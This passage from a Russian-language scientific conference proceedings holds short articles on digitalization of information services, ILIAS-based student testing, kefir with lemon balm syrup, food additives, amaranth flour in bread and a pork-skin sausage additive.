Таким образом, оптимизации процесса предоставления информационных услуг, как ключевой составляющей цифровизации и создания цифровой экономики можно условно разделить на отдельные, но взаимосвязанные области: оказание электронных (информационных) услуг; эффективное применение современных информационных технологий (электронная подпись, информационные каналы связи, ПО и другое) для предоставления цифровой информации в электронном виде; совершенствование электронного взаимодействия, как внутри конкретной организации, так и всех участников процесса (государство, организация, конечный потребитель) при предоставлении электронных услуг; оценка, мониторинг и контроль с целью повышения эффективности предоставления электронных услуг.

### Список использованных источников

1. Правительство Российской Федерации. (2019). Постановление «О системе управления реализацией национальной программы «Цифровая экономика Российской Федерации» (Март 2, 2019 No. 234). Moscow, Russia.
2. Шабашева, Ю. Е. (2019). Цифровизация экономики Российской Федерации как условие инновационного развития государственных таможенных услуг. *Экономика и Бизнес: Теория и Практика*, 6-2, 162-168.
3. Шувалова, Н. В. Цифровизация: обеспечение доступа к электронным услугам / Н. В. Шувалова // Сборник материалов III международной научно-практической конференции «современные тенденции развития науки и мирового сообщества в эпоху цифровизации», Москва, 30 октября 2021 года. – Москва: ООО "Институт развития образования и консалтинга", 2021. С. 170-174.
4. Shuvalova, N. The importance of information technology in customs administration / N. Shuvalova // *Recent scientific investigation: Proceedings of XXVI International Multidisciplinary Conference, Shawnee, 01 ноября 2021 года.* – Shawnee: Общество с ограниченной ответственностью "Интернаука", 2021. – P. 67-71. – EDN IWYBWY.
5. Shuvalova, N. V. (2022). *Services Provided by the Certification Authority to Participants in Foreign Economic Activities for Further Interaction in Electronic Form in Digitalization Conditions. In Digital Technologies and Institutions for Sustainable Development (pp. 427-431). Springer, Cham. Cham, Switzerland: Springer. [https://doi.org/10.1007/978-3-031-04289-8\\_72](https://doi.org/10.1007/978-3-031-04289-8_72).*

### OPTIMIZATION OF THE PROCESS OF PROVIDING INFORMATION SERVICES AS A NECESSARY COMPONENT OF DIGITALIZATION

*Shuvalova N.V.*

*Digitalization is impossible in isolation from information technology, information services and electronic interaction. The effective use of information technology, the improvement of electronic interaction and the optimization of the process of providing information services have a direct impact on digital transformation, digitalization and the final result.*

**Keywords:** *digitalization, digital economy, information services, information technologies, electronic interaction, efficiency, quality of services.*

\*\*\*\*\*

## ОПЫТ ПРИМЕНЕНИЯ ЭЛЕКТРОННОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ILIAS ДЛЯ ПРОВЕДЕНИЯ ТЕСТИРОВАНИЯ ПО ЭЛЕКТРОТЕХНИЧЕСКИМ ДИСЦИПЛИНАМ

**Якунин Алексей Григорьевич**

*Преподаватель, ФГБОУ ВО «Алтайский государственный технический университет имени И.И. Ползунова»*

*В статье подводятся краткие итоги проведения тестирования студентов ИТ-направлений обучения по дисциплинам «Электротехника», «Электроника» и «Электроника и схемотехника» с использованием фонда оценочных средств собственной разработки в электронной образовательной среде ILIAS. Описана методика подготовки студентов к проведению такого тестирования и оценки его результатов. Обсуждается эффективность применения тестирования в условиях дистанционного и аудиторного обучения для целей проведения промежуточной аттестации, а также область возможного применения онлайн – тестирования.*

**Ключевые слова:** *learning management system (LMS), online обучение, LMS ILIAS, фонд оценочных материалов, методика проведения тестирования, промежуточная аттестация.*

События конца 2019 года и последующих двух лет привели к тому, что дистанционное обучение через Интернет стало не экзотикой, а обычной практикой. И даже после завершения эпохи пандемии востребованность в применении информационных технологий для обучения в режиме онлайн сохранилась на высоком уровне. Среди таких технологий можно назвать не только средства видеоконференцсвязи, но и просмотр видеоуроков на платформе youtube или чтение методических материалов на различных общеобразовательных web- ресурсах, например [1,2]. Ну и, конечно, трудно представить себе дистанционное обучение без применения специализированных систем, получивших общее название LMS (learning management system), в том числе и реализованных с использованием свободного программного обучения. Среди таковых в России наиболее распространены LMS Moodle [3] и ILIAS [4]. Как правило, в силу ограниченности временных и финансовых ресурсов разработать качественный электронный курс с применением всех возможностей таких систем в рамках конкретного преподавателя вуза – почти нереальная задача. Поэтому в большинстве случаев в такие LMS инкапсулируются в электронном виде имеющиеся у преподавателя видеоролики, презентации и иные методические материалы, которые дополняются для оценки полученных студентом знаний специально разработанными электронными тестами. И если с подбором методических материалов проблем обычно не возникает, то подобрать подходящий материал для проведения тестирования значительно сложнее. Это объясняется тем, что база тестовых вопросов обычно не выкладывается на открытых ресурсах. Кроме того, используемые в тестах вопросы, задачи и задания должны коррелировать с конкретным теоретическим материалом, который, как правило, у каждого преподавателя свой.

В силу отмеченных причин для ведения курсов «Электротехника», «Электроника» и «Электроника и схемотехника» для студентов Алтайского государственного технического университета, обучающихся по образовательным программам «Информационная безопасность» и «Информатика и вычислительная техника», автором данной публикации был разработан фонд оценочных материалов, включающий по всем трем курсам около 3000 вопросов, по которым в LMS ILIAS были созданы соответствующие пулы и на их основе реализован 21 тест, по 7 тестов для каждой дисциплине.

Практика применения таких тестов показала, что наиболее эффективно для каждого теста использовать отдельный пул, в котором все задания / вопросы разбиты на таксономии, группирующие их по сложности так, чтобы все студентам из каждой таксономии задавалось одинаковое число вопросов. Для подготовки к тестированию студентам предоставляется файл со



всеми заданиями и проводится специальная консультация по непонятным моментам. После тестирования выбирается студент с максимальным достигнутым результатом  $R_m$  (равным проценту верно отвеченных вопросов/решенных заданий) и результаты  $R_i$  всех тестируемых корректируются по формуле  $R_i' = 50\% * (1 + 1/R_m) * R_i$ , чтобы учесть излишнюю сложность теста для обучаемых

#### **Список использованных источников**

1. Coursera. Официальный сайт – URL: <https://www.coursera.org>
2. ИИТУИТ. Национальный открытый университет . – URL: [Электронный ресурс]: <https://intuit.ru/>
3. Официальный сайт Moodle LMS 4.1. – URL: <https://moodle.org/>
4. ILIAS. The open source learning management system. – URL: [Электронный ресурс]: <https://www.ilias.de/open-source-lms-ilias/>

#### **EXPERIENCE OF APPLICATION OF THE LEARNING MANAGEMENT SYSTEM ILIAS FOR TESTING IN ELECTROTECHNICAL DISCIPLINES**

***Yakunin A.G.***

*The article summarizes the results of testing students of IT areas of study in the disciplines "Electrical Engineering", "Electronics" and "Electronics and Circuitry" using the fund of self-developed assessment tools in the ILIAS electronic educational environment. A technique for preparing students for such testing and evaluating its results is described. The effectiveness of the use of testing in the conditions of distance and classroom learning for the purposes of conducting intermediate certification, as well as the scope of possible application of online testing, is discussed.*

**Keywords:** *learning management system (LMS), online training, LMS ILIAS, fund of assessment materials, testing methodology, intermediate certification.*

\*\*\*\*\*

# **ОРГАНИЗАЦИЯ И ТЕХНОЛОГИЯ ПРОИЗВОДСТВА**

## ИСПОЛЬЗОВАНИЕ РАСТИТЕЛЬНЫХ ИНГРЕДИЕНТОВ В ПРОИЗВОДСТВЕ КИСЛОМОЛОЧНОЙ ПРОДУКЦИИ

*Емельянов Алексей Михайлович*  
Доцент, ФГБОУ ВО Донской ГАУ

*В статье представлены результаты исследований по изучению формирования органолептических показателей кефирного напитка «Полезный» с мелиссой лекарственной. Более высокие оценки имели образцы кефирного напитка с дозой сиропа 10%. При небольших дозах сиропа – до 5%, как с молочной, так и с лимонной кислотами вкус мелиссы был плохо выражен, а также появлялось послевкусие, образцы имели низкую оценку по гармоничности.*

**Ключевые слова:** кефирные напитки, мелисса лекарственная, молочные продукты, кефир, растительные добавки в молокопродуктах.

Введение. В исследованиях последних лет нашла подтверждение концепция о необходимости обогащения продуктов питания биологически активными веществами, которые в значительной степени снижают риск возникновения ряда хронических заболеваний.

Цель и задачи. Цель данной работы заключалась в изучении формирования органолептических показателей кефирного напитка с мелиссой лекарственной.

Методика исследований. Из сухого травянистого сырья мелиссы готовили сироп. Для этого сырье экстрагировали творожной сывороткой, полученной при производстве творога методом ультрафильтрации. Затем вносили сахар-песок в соотношении 1:1, перемешивали, нагревали до температуры кипения без выдержки, охлаждали до температуры 60-65°C и вносили регуляторы кислотности, в качестве которых использовали молочную или лимонную кислоты, до pH 4,3-4,5. Полученный сироп охлаждали до 14-16°C и вносили в кефирный напиток по схеме.

Результаты исследований. Дозу сиропа варьировали в интервале 0 – 10%. Органолептическую оценку кисломолочных напитков проводили профильным методом. Интенсивность указанных характеристик оценивали по 5-ти балловой шкале.

Более высокие оценки имели образцы кефирного напитка с дозой сиропа 10%. При небольших дозах сиропа – до 5%, как с молочной, так и с лимонной кислотами вкус мелиссы был плохо выражен, а также появлялось послевкусие, образцы имели низкую оценку по гармоничности. Сравнение образцов напитка с сиропами, подкисленными молочной и лимонной кислотой, показало, что в них наблюдается различие в выраженности вкуса мелиссы. В образцах с молочной кислотой вкус мелиссы более выражен, чем с лимонной кислотой. При использовании сиропа с комбинированным регулятором кислотности (молочная кислота + лимонная кислота в соотношении 1:1) образцы кефирного напитка получили наивысшую оценку. Выводы и рекомендации. На основании проведенных исследований разработана рецептура кефирного напитка «Травяной» и требования к органолептическим показателям, которые приведены в таблице 1.

Таблица 1

*Требования к органолептическим показателям кефирного напитка «Полезный»*

Структура и консистенция	Однородная; при резервуарном способе с нарушенным и при термостатном – с ненарушенным сгустком На поверхности допускается выделение сыворотки не более 2% объема продукта. Допускается газообразование в виде отдельных глазков, вызванное развитием нормальной микрофлоры
Вкус и запах	Кисломолочные, освежающие. С ароматом и вкусом мелиссы лекарственной. Вкус в меру сладкий, слегка острый
Цвет	Светло-коричневый, равномерный по всей массе, характерный для наполнителя

### **Список использованных источников**

1. Охрименко, О.В. Основы биохимии сельскохозяйственной продукции: учебное пособие / О.В. Охрименко. – Санкт-Петербург: Лань, 2021. – 448 с.
2. Широкова Н.В. Разработка технологии обогащенного кисломолочного продукта / Широкова Н.В., Афанасьева М.М. // В сборнике: Инновационное развитие аграрно-пищевых технологий. Материалы Международной научнопрактической конференции. Под общей редакцией И.Ф. Горлова. 2020. – С. 329- 332

### **THE USE OF MEDICINAL INGREDIENTS IN THE PRODUCTION OF FERMENTED MILK PRODUCTS**

***Emelyanov A.M.***

*The article presents the results of research on the formation of organoleptic parameters of kefir drink "Useful" with melissa officinalis. Samples of kefir drink with a 10% syrup dose had higher ratings. With small doses of syrup – up to 5%, both with lactic and citric acids, the taste of melissa was poorly expressed, and there was also an aftertaste, the samples had a low score in harmony.*

**Keywords:** kefir drinks, medicinal melissa, dairy products, kefir, vegetable additives in dairy products.

\*\*\*\*\*

## ПРИМЕНЕНИЕ ПИЩЕВЫХ ДОБАВОК В МЯСНОЙ ПРОМЫШЛЕННОСТИ

*Музыкаина Дарья Сергеевна*  
Студентка, ФГБОУ ВО Донского ГАУ

*Насиров Юрий Зейфулаевич*  
Заведующий кафедрой пищевых технологий, к.э.н., ФГБОУ ВО Донской ГАУ

*В статье представлены и описаны наиболее распространённые пищевые добавки, используемые в составе потребляемых человеком мясных продуктов. Рассмотрены причины их активного применения в настоящее время. Описаны возможные последствия для организма человека.*

**Ключевые слова.** *Пищевая промышленность, пищевые добавки, мясные продукты, красители, консерванты.*

**Введение.** Пищевые добавки – это вещества, которые добавляют в продукты питания для повышения их безопасности, повышения длительности их хранения, сохранения или улучшения их вкуса, консистенции или внешнего вида. Так как существуют разные группы пищевых добавок, одни направлены на обеспечение пользы и безопасности продуктов питания. Другие в свою очередь оказывают только негативное влияние на организм человека, к ним относятся красители, ароматизаторы, загустители, отбеливатели.

Основная часть. В РФ есть утвержденный список добавок, которые можно использовать при производстве пищевых добавок. Поэтому законодательными актами запрещается провозить и реализовывать пищевые продукты, которые не отвечают этим требованиям.

В мясные продукты пищевые добавки вносят для того, чтобы улучшить цвет, сохранить вкус, запах и текстуру, предотвратить размножение патогенных микроорганизмов. Для изготовления колбасных изделий используют такие добавки как: антиоксиданты, влагоудерживающие вещества, загустители, консерванты, красители, пищевые ароматизаторы, усилители вкуса и аромата, фиксаторы окраски, эмульгирующие вещества.

В современном мире активное использование добавок обусловлено:

1. Перевозом колбасных изделий на большие расстояния, что вызывает необходимость использования добавок, увеличивающих сроки хранения;
2. Созданием новых видов пищи, отвечающих современным требованиям науки о питании (низкокалорийные продукты, аналоги мясных), что связано с использованием пищевых добавок, регулирующих консистенцию пищевых продуктов;

Стоит отметить, что вышеперечисленные компоненты не всегда оказывают положительное влияние на организм человека, так как могут нарушать пищеварение и вызывать его расстройства, негативно влияют на работу печени и почек, повышают уровень вредного холестерина, а также провоцируют аллергические реакции. Но так ли плохи пищевые добавки?

На самом деле воздействие пищевых добавок на организм человека зависит от индивидуальных особенностей организма, так и от количества вещества вносимого в продукт. Существует максимальная доза для каждой добавки, превышение которой может нанести вред здоровью человека. Пищевые добавки в продуктах должны присутствовать в объёме, минимально необходимом для обеспечения технологического эффекта, но не превышающих установленного предельно-допустимого уровня их содержания в готовом продукте. Также не допускается ухудшения органолептических показателей и снижение питательной ценности при применении добавок в мясном производстве. Использование пищевых добавок не допускается, чтобы скрыть недоброкачественное сырьё или готовую продукцию.

Добавки не представляют угрозы для здоровья человека, но их избыточное количество может привести к техническим повреждениям сырья. Максимальный уровень включения должен быть достигнут путем технологической инструкции.

Заключение. Из всего вышесказанного можно сделать вывод, что современная мясная отрасль не может существовать без применения пищевых добавок. Поэтому необходимо соблюдать правила их использования. Ведь пищевые добавки не представляют угрозу для здоровья человека, если их содержание в продукте будет в пределах допустимой нормы.

#### ***Список использованных источников***

1. Минина О.А., Бородачёва А.А., Веремеева С.А. Наличие вредных и запрещенных пищевых добавок в продуктах питания //Материалы 2-ой национальной научно-практической конференции. – 2019. – С. 448-451

#### **APPLICATION OF FOOD ADDITIVES IN THE MEAT INDUSTRY**

***Musicina D.S., Nasirov Y.Z.***

*The article presents and describes the most common food additives used in the composition of meat products consumed by humans. The reasons for their active use at the present time are considered. Possible consequences for the human body are described.*

***Keywords.*** Food industry, food additives, meat products, dyes, preservatives.

\*\*\*\*\*

## ОРГАНИЗАЦИЯ БЕЗОПАСНОСТИ ПРИ ИСПОЛЬЗОВАНИИ ПИЩЕВЫХ ДОБАВОК В ПРОИЗВОДСТВЕ ПРОДУКТОВ ПИТАНИЯ

*Орлова Анастасия Дмитриевна*

*Студентка, ФБГОУ ВО «Донской государственный аграрный университет»*

*Научный руководитель: Насиров Юрий Зейфулаевич, кандидат экономических наук, ФБГОУ ВО «Донской государственный аграрный университет»*

*В статье рассмотрено, что такое пищевые добавки и их безопасность при использовании в производстве пищевых продуктов. Представлено, что включают в себя технические функции пищевой добавки, а также приведены добавки запрещенные на территории РФ.*

**Ключевые слова:** *пищевые добавки, требования безопасности, БАДы, стандарты, нормативы, пищевые продукты, контроль качества, комплексные добавки.*

Современные пищевые технологии не могут обойтись без использования ряда пищевых добавок, выполняющих различные технологические функции. Для этого в арсенале более четырехсот отдельных БАДов и огромное количество комплексных добавок. Их использование регулируется соответствующими нормами и правилами, среди которых особую роль играют гигиенические нормативы и национальные стандарты терминологии. Их отсутствие создает трудности в работе государственных органов технического регулирования, служб таможенного контроля и надзорных органов.

Пищевая добавка – натуральное или искусственное вещество, или их смесь, обычно не используемые в качестве пищевого продукта, преднамеренно вводимые в пищевой продукт в процессе его производства для технологических целей и для придания ему определенных свойств или для сохранения его качества и продлить срок годности.

Несмотря на то, что с момента появления на нашем рынке биологически активных добавок к пище прошло немало времени, проблема их безопасности остается актуальной [1].

Технологические функции пищевой добавки включают, но не ограничиваются следующим: повышение безопасности и качества за счет подавления микробного роста; продление срока годности за счет защиты от любой окислительной порчи; усиление вкуса и запаха; стабилизация или сохранение цвета; улучшение текстуры и консистенции пищи и т. д [2].

Важнейшим условием обеспечения безопасности пищевых продуктов является соблюдение допустимой суточной нормы приема пищевых добавок. Растет количество комбинированных пищевых добавок, пищевых улучшителей, содержащих пищевые, биологически активные добавки и другие компоненты.

Безвредность пищевых добавок обеспечивается методом проведения обязательных широких исследовательских работ перед тем, как ОКЭПД ФАО и ВОЗ либо НКПП будет проводить оценку новой пищевой добавки и, может быть, включит её в перечень разрешенных. Также, проводится повторный пересмотр одобренных до этого пищевых добавок по мере поступления о них новой информации и улучшения способов проведения проверки их безвредности.

Стоит отметить, что перечень разрешенных к применению пищевых добавок непрерывно корректируется в соответствии с возрастающей потребностью в их использовании и степенью адаптации актуальной нормативной базы к международным и европейским стандартам, в том числе, при создании новых видов добавок[3].

Пищевые добавки должны вноситься в пищевые продукты в минимально необходимом для достижения технологического эффекта количестве, но не более установленных Санитарными правилами пределов.

В РФ запрещены пять добавок, которые употребляются в Европе: E121 Краситель цитрусовый красный 2; E123 Красный амарант; E240 Консервант формальдегид; E940a (бромат калия) улучшитель муки и хлеба; E940b (бромат кальция) улучшитель муки и хлеба.

Пищевые добавки должны не только благополучно действовать на здоровье человека, но и не снижать пищевую ценность продукта. БАДы соответствующие требованиям безопасности обладают всеобщими подходами к выбору и использованию: доказанная результативность использования, полезность применения, безвредность для потребителя.

#### **Список использованных источников**

1. Половинко А.Е. О безопасности биологически активных добавок к пище/ Гарбузова Л.И., Забалуева Н.И. // Бюллетень медицинских интернет-конференций. 2016. Т. 6. № 5. С. 922.
2. Дорожкина В.В., Панфилов А.Э. Безопасность и использование пищевых добавок в продукции / Вестник науки. 2022. Т. 5. № 7 (52). С. 127-131.
3. Рябовол М.Ю. Биологическая безопасность использования пищевых добавок при производстве сыров/ Аллея науки. 2019. Т. 1. № 10 (37). С. 37-42.

#### **ORGANIZATION OF SAFETY WHEN USING FOOD ADDITIVES IN FOOD PRODUCTION**

**Orlova A.D.**

*The article discusses what food additives are and their safety when used in food production. It is presented what the technical functions of a food additive include, as well as additives prohibited in the territory of the Russian Federation.*

**Keywords:** *food additives, safety requirements, dietary supplements, standards, regulations, food products, quality control, complex additives.*

\*\*\*\*\*



## ВОЗМОЖНОСТЬ ИСПОЛЬЗОВАНИЯ АМАРАНТОВОЙ МУКИ В ПРОИЗВОДСТВЕ МУЧНЫХ ИЗДЕЛИЙ

**Самохин Родион Сергеевич**

*студент 3 курса, биотехнологического факультета, специальность ПБТ*

**Насиров Юрий Зейфулаевич**

*доцент, заведующий кафедрой пищевых технологий и товароведения ФГБОУ ВО «Донской государственный аграрный университет»*

*Рассмотрена возможность использования порошка амаранта в способе изготовления мучных кондитерских изделий. Так же выведены полезные свойства амарантовой муки в производстве мучных и кондитерских изделий, благодаря которым повышается биологическая ценность продуктов питания.*

**Ключевые слова:** *Амарант, производство, мучные изделия, исследования, мука, биологическая ценность, здоровое питание.*

Разработка продуктов массового потребления, богатых функциональными компонентами, является приоритетом государственной политики Российской Федерации в области здорового питания. Повышение уровня и качества жизни людей в некоторой степени изменило традиционную культуру питания. В последние годы зерна амаранта и продукты их переработки появились на мировом рынке в качестве нового сырья для пищевой промышленности, которое отличается ценным химическим составом и безопасностью, высокой пищевой и биологической ценностью, широким спектром физиологических пищевых компонентов и определяет потенциал для использования в технологии производства пищевых продуктов. Мука из амаранта обладает высокой питательной ценностью и уникальным биохимическим составом (в частности, незаменимые аминокислоты, мощные антиоксиданты и минералы, содержащиеся в муке из зерен амаранта, во много раз превышают содержание большинства злаков (пшеницы, риса, сои, кукурузы), традиционно выращиваемых в России [1].

Биологическая ценность амарантовой муки изучена путем экспериментального измерения аминокислотного состава белков с помощью прибора "Капель" и расчета аминокислотного показателя незаменимых аминокислот [2]. Биологическая ценность амарантовой муки представлена в таблице 1.

*Таблица 1*

*Биологическая ценность амарантовой муки*

Наименование аминокислоты	Белок «ФАО»,% к белку	Мука пшеничная хлебопекарная первого сорта		Мука амарантовая белковая полуобезжиренная	
		г/100 г	% к белку	г/100 г	% к белку
<b>Незаменимые</b>					
изолейцин	4,0	0,530	5,08	1,659	4,40
лейцин	7,0	0,813	7,79	2,279	6,05
лизин	5,5	0,265	2,54	3,692	9,80
метионин+ цистин	3,5	0,400	3,87	1,522	4,04
фенилаланин+тирозин	6,0	0,880	8,42	3,319	8,81
треонин	4,0	0,318	3,05	1,917	5,09
триптофан	1,0	0,120	1,15	1,082	2,87
валин	5,0	0,510	4,88		
<b>Заменимые</b>					
аланин		0,359	3,44	0,641	1,70
аргинин		0,500	4,79	3,767	10,00
аспарагин		0,411	3,94	4,737	12,58
гистидин		0,220	2,10	0,712	1,89

глицин		0,384	3,68	3,386	9,00
глутамин		3,220	30,86	3,431	9,11
пролин		1,050	10,06	0,783	2,08
серин					
Общее количество аминокислот		10,434		37,668	
Первая лимитирующая аминокислота		лизин-46,2%	лейцин-86,4%		

Согласно результатам исследования, аминокислотный показатель белка амарантовой муки составил 112,8% валина, 86,4% лейцина, 110,0% изолейцина, 178,2% лизина (не более 57% в муке), метионин + цистин 115,5%, треонин 127,2%, фенилаланин + тирозин 146,9%, триптофан. Это составило 287,2%. Количество незаменимых аминокислот в белке амарантовой муки составляет 17,6 г/100 г, а общее количество аминокислот составляет 37,7 г/100 г. Для сравнения мы разместим данные по пшеничной хлебопекарной муке 1-го сорта, которая представляет собой обычную муку. Содержание аминокислот в белке составляет 127,0% изолейцина, 111,3% лейцина, 46,2% лизина, метионин + цистин 110,6%, фенилаланин + тирозин 140,3%, треонин 76,3%, 115% триптофана и 97,6% валина. Общее количество аминокислот составляет 10,4 г на белок.

Семена амаранта обладают высокой питательной ценностью. Он становится сырьем для муки, крахмала, отрубей, масла. Зерна амаранта содержат до 16% белка (более 30% незаменимых аминокислот), до 15% липидов (50% из которых составляют омега-6 полиненасыщенные жирные кислоты) и около 9-11% клетчатки. Кроме того, семена амаранта содержат витамины (Е, А, В1, В2, В4 (холин), С, D), макро- и микроэлементы, имеющие большое значение для организма человека (железо, калий, кальций, фосфор, магний, медь и др.), и другие биологически активные вещества, которые определяют различные лечебные и профилактические свойства порошка амаранта (сквален, растение очень богато витамином С (например, холестерин, холестерин, фосфолипиды и др.)

Для экспертизы качества хлеба были взяты следующие образцы хлеба, реализуемого в магазинах города Новочеркасск:

Образец №1 – Хлеб «Пшеничный из муки высшего сорта», магазин «Магнит», Липецк;

Образец №2 – Хлеб «Пшеничный из муки высшего сорта с добавлением амаранта»

Таблица 2

Органолептические показатели образцов хлеба

Внешний вид	Хлеб «Пшеничный из муки высшего сорта»	Хлеб «Пшеничный из муки высшего сорта с добавлением амаранта»
Форма	Правильная, соответствующая хлебной форме, в которой производилась выпечка, с несколько выпуклой верхней коркой, без боковых выплывов	Правильная, соответствующая форме, в которой производилась выпечка
Поверхность	Шероховатая, без крупных трещин и подрывов	Слегка шероховатая, без крупных трещин и подрывов
Окраска корки	Золотистая	Состояние мякиша:
Пористость	Большие поры без пустот	Пористость средняя без пустот и уплотнений
Пропеченность	Пропеченный, не влажный на ощупь. Эластичный, после легкого надавливания пальцами мякиш принимает первоначальную форму	Пропеченный, не влажный на ощупь. Эластичный, после легкого надавливания пальцами мякиш принимает первоначальную форму
Промес	Без комочков и следов непромеса	Без комочков и следов непромеса
Вкус	Соответствует норме	Особый, приятный
Запах	Соответствует норме	Особый, приятный

Результаты экспертизы хлеба по органолептическим показателям: исследуемые образцы по показателям внешнего вида и состояния мякиша соответствуют ГОСТ 27842-88. По показателям вкуса и запаха образец №2 ГОСТу не соответствует, так как имеет особый, приятный специфический вкус и запах амаранта.

В оценку физико-химических показателей вошли такие показатели, как энергетическая ценность образцов; влажность, кислотность, пористость, объем; химический состав.

Таблица 3

*Энергетическая ценность исследуемых образцов*

Пищевая ценность	Хлеб «Пшеничный из муки высшего сорта»	Хлеб «Пшеничный из муки высшего сорта с добавлением амаранта»
Белки, г	7,9	12,38
Жиры, г	1	1,8
Углеводы, г	48,3	61,6
Энергетическая ценность, ккал	235,6	312,12

Таким образом, энергетическая ценность образца №2 выше, чем энергетическая ценность образца №1.

Таблица 4

*Физико-химические показатели исследуемых образцов*

Физико-химические Показатели	Хлеб «Пшеничный из муки высшего сорта»	Хлеб «Пшеничный из муки высшего сорта с добавлением амаранта»
Влажность, %	43,5	43,5
Кислотность, град	2,2	2,8
Пористость	86	80

Результаты экспертизы хлеба по физико-химическим показателям: исследуемые образцы по показателям влажности, кислотности и пористости мякиша соответствуют ГОСТ 27842-88. Таким образом, образец №2 обладает более ценным химическим составом: показатели витаминов и минеральных веществ в образце №2 выше, чем в образце №1.

1. По данным нашего исследования образец №1 хлеб «Пшеничный из муки высшего сорта» и образец №2 хлеб «Пшеничный из муки высшего сорта с добавлением амаранта» имеют влажность 43,5. Это соответствует санитарно-гигиеническим нормам.

2. Пористость по санитарно-гигиеническим нормам для белого пшеничного хлеба должна быть не менее 72%. Низкая пористость хлеба снижает его усвояемость, так как он плохо пропитывается пищеварительными соками.

Наши исследования показали, что пористость образца №1 равна 86, а образца №2 равна 80, что соответствует норме.

3. Кислотность хлеба является результатом присутствия в нем уксусной и молочной кислоты. Повышенная кислотность вызывает увеличение желудочной секреции, ухудшает вкусовые качества хлеба. Для пшеничного хлеба кислотность не должна превышать трех градусов. По нашим исследованиям оба образца хлеба имеют кислотность меньше трех градусов, что соответствует санитарно-гигиеническим нормам.

В результате экспертизы хлеба по органолептическим показателям: исследуемые образцы по показателям внешнего вида и состояния мякиша соответствуют ГОСТ 27842-88. По показателям вкуса и запаха образец №2 ГОСТу не соответствует, так как имеет особый, приятный специфический вкус и запах амаранта. Таким образом, по физико-химическим свойствам исследуемые образцы хлеба соответствуют санитарно-гигиеническим требованиям для данного сорта и пригоден для пищевых целей.

### **Список использованных источников**

1. Бодрова О.Ю. Интенсификация процессов дрожжегенерирования и брожения в технологии спирта с использованием ультразвуковой обработки засеваемых дрожжей: автореф. дис. канд. тех. наук. Москва, 2017. 25с.
2. Леонова С.А. Комплексная химическая защита яровой пшеницы как фактор формирования технологических свойств зерна [Текст] / С.А. Леонова // Плодородие. 2016. № 10-12. С. 37.

### **THE POSSIBILITY OF USING AMARANTH FLOUR IN THE MANUFACTURE OF FLOUR AND CONFECTIONERY PRODUCTS**

**Samokhin R.S., Nasirov Y.Z.**

*The possibility of using amaranth powder in the method of making flour confectionery products is considered. The useful properties of amaranth flour in the production of flour and confectionery products are also derived, thanks to which the biological value of food increases.*

**Keywords:** *Amaranth, production, flour products, research, flour, biological value, healthy nutrition.*

\*\*\*\*\*

## ТЕХНОЛОГИЯ ПРОИЗВОДСТВА ДОБАВКИ «SCHWARTENBLOCK» ДЛЯ ИЗГОТОВЛЕНИЯ КОЛБАСНЫХ ИЗДЕЛИЙ

**Смольянова Аля Павловна**

*кандидат сельскохозяйственных наук, доцент,  
ФГБОУ ВО «Пензенский государственный технологический университет»*

**Волошина Марина Олеговна**

*старший преподаватель,  
ФГБОУ ВО «Пензенский государственный технологический университет»*

**Пияйко Павел Игоревич**

*студент,  
ФГБОУ ВО «Пензенский государственный технологический университет»*

*Сейчас в России и странах ближнего зарубежья активно развиваются колбасные мини цеха и домашние хозяйства. Отличительной особенностью данных предприятий от крупных мясоперерабатывающих комбинатов является возможность использования в технологии производства натуральных ингредиентов с целью минимизирования количества химически синтезированных добавок.*

*Добавка «Schwartenblock» производится без применения сложного и дорогостоящего оборудования. Представляет собой измельченную свиную шкуру и используется при изготовлении мясколбасных изделий, для придания им сочности и как дополнительное связывающее звено.*

**Ключевые слова:** «Schwartenblock», колбасы, колбасная продукция, колбасное производство, мясная промышленность, связывание белка, добавки.

Малые колбасные производства всё больше набирают популярность в связи с постоянно расширяющимся ассортиментом выпускаемой продукции и разработок новейшего оборудования. В рецептурах колбасных изделий широко используются добавки для стабилизации колбасного фарша. Для снижения себестоимости производимой продукции ведется постоянный поиск более дешевого сырья, а также создание более широкого и доступного для потребителя ассортимента выпускаемой продукции, модернизация уже существующего ассортимента продукции с учетом тенденций в сфере потребления [1-3].

К такому сырью относится «Schwartenblock» – это натуральная пищевая добавка, вырабатываемая из свиной кожи посредством вываривания и последующего измельчения [3-5].

В процессе первой технологической операцией необходимо подготовить свиную кожу во время обвалки мяса, удалив лишнее количество жира. Кожу, нарезанную на куски среднего размера, погружают в воду и подвергают термической обработке. Термообработка продолжается около 180 минут в течение этого времени необходимо поддерживать температуру 85°C. При данной температуре происходит наиболее эффективное распрямление волокон коллагена, повышающее связывающую способность. Во время длительного нагрева коллаген распадается на желатин и глютин. Недопустимо перегревать и кипятить, так как это приводит к разрушению коллагена (при температуре – 126 °C), что в свою очередь снижает качество и даже может привести к браку. После окончания нагрева, свиную кожу вынимают и взвешивают, а бульон процеживают. Кожу измельчают на куттере, добавляя 40% бульона (от веса свиной кожи) для образования однородной эмульсии. Полученную массу процеживают через мелкое сито, чтобы отделить щетину. Экспериментально выяснено, что на 1 килограмм кожи приходится около 75 грамм щетины.

Готовую массу выливают в форму и после охлаждения – замораживают. В таблице 1 представлена рецептура добавки «Schwartenblock».

## Рецептура добавки «Schwartenblock»

Наименование сырья	Масса нетто, гр
Свиная шкура	600
Вода	1500
Бульон (после термообработки)	400
Выход	1000



Рисунок 1 – «Schwartenblock» готовый к использованию

Использовать добавку из свиной кожи лучше всего при приготовлении сосисок, сарделек, докторских, и других видов эмульсионных колбас. Применение позволяет снизить себестоимость продукции, а также минимизировать внесение искусственных добавок. Очень важно, что технология приготовления добавки «Schwartenblock» не требует сложного и дорогостоящего оборудования и позволяет широко применять ее при производстве колбас.

**Список использованных источников**

1. Paulo E.S. [et al.] *Beta vulgaris as a Natural Nitrate Source for Meat Products: A Review [Electronic resuors]. Foods. 2021;10(9).*
2. Bjerklie Steve. *No-nonsense no-nitrite sausage. Meat and Poultry. 1993;1:24-27.*
3. Lin T.S., Hultin H.O. *Oxidation of myoglobin in vitro mediated by lipid oxidation in microsomal fraction of muscle. J. Food Sci. 1977;42:136–141.*
4. *Рогов И.А., Горбатов А.В. Новые физические методы обработки мясопродуктов. – М.: Пищевая промышленность, 1966.*
5. *Косой В.Д., Виноградов Я.И., Мальшев А.Д. Инженерная реология биотехнологических сред. – СПб.: Гиорд, 2005.*

**THE TECHNOLOGY OF PRODUCTION OF THE ADDITIVE «SCHWARTEN-BLOCK»  
FOR THE MANUFACTURE OF SAUSAGE PRODUCTS**

*Smolyanova A.P., Voloshina M.O., Piyaiiko P.I.*

